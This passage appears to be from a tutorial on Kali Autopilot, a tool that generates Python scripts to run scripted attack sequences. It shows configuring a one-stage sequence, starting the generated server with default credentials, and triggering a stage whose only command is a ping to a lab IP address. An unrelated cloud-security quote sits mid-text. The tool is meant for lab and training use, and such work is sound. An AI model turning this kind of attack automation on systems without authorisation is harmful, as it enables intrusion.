
443

☒ Always insert delay
 ☒ Debug
 ☐ Set IP Addresses
 ☐ Loop

Scripted Attack Sequence

	Action	Refer	Prompt	Command
1	STAGE	1	check status	Reset db
2	OSB			ping {target_ip}
3				
4				
5				

After finishing all this, click on “generate” that is below the “scripted attack sequence” section.




A python script is generated in the “Kali-Autopilot” directory which is automatically created when you install Kali Autopilot. Now, open a new tab in terminal and navigate to that kali-autopilot directory.



Then, execute the python script as shown below. You will see this happening.

```
(kali@kali)-[~/kali-autopilot]
$ python .py
[10/Oct/2023:06:49:50] ENGINE Listening for SIGTERM.
[10/Oct/2023:06:49:50] ENGINE Listening for SIGHUP.
[10/Oct/2023:06:49:50] ENGINE Listening for SIGUSR1.
[10/Oct/2023:06:49:50] ENGINE Bus STARTING
[10/Oct/2023:06:49:50] ENGINE Started monitor thread 'Autoreloader'.
[10/Oct/2023:06:49:50] ENGINE Serving on http://0.0.0.0:443
[10/Oct/2023:06:49:50] ENGINE Bus STARTED
```


Go to the URL highlighted in the above image. You will be prompted for credentials. The credentials are (offsec: offsec).




You should see this in your browser after you enter credentials.

“For me personally, cloud security isn’t a worry. My data is such a mess that no one would find anything anyway.”


—Anonymous



This image is self-explanatory. But if you didn't understand the image, the value of mutex is our stage number. Since the script I created has only one stage, in the URL I set the mutex value to 1 as shown below. Then I hit ENTER. Once we do this, we get a message "Attack stage 1 of 1 initiated".



In the terminal, where we executed the generated python script, this happens.




```

127.0.0.1 - offsec [10/Oct/2023:06:51:05] "GET /set?mutex=1 HTTP/1.1"
200 29 "" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Fi
refox/102.0"
Debug:> STAGE 1 check status Reset db
Debug:> OSB ping {target_ip}
[*] Running command: ping 192.168.249.149
PING 192.168.249.149 (192.168.249.149) 56(84) bytes of data.
64 bytes from 192.168.249.149: icmp_seq=1 ttl=64 time=1.24 ms
64 bytes from 192.168.249.149: icmp_seq=2 ttl=64 time=0.561 ms
64 bytes from 192.168.249.149: icmp_seq=3 ttl=64 time=0.642 ms
64 bytes from 192.168.249.149: icmp_seq=4 ttl=64 time=0.472 ms
64 bytes from 192.168.249.149: icmp_seq=5 ttl=64 time=0.674 ms
64 bytes from 192.168.249.149: icmp_seq=6 ttl=64 time=0.599 ms
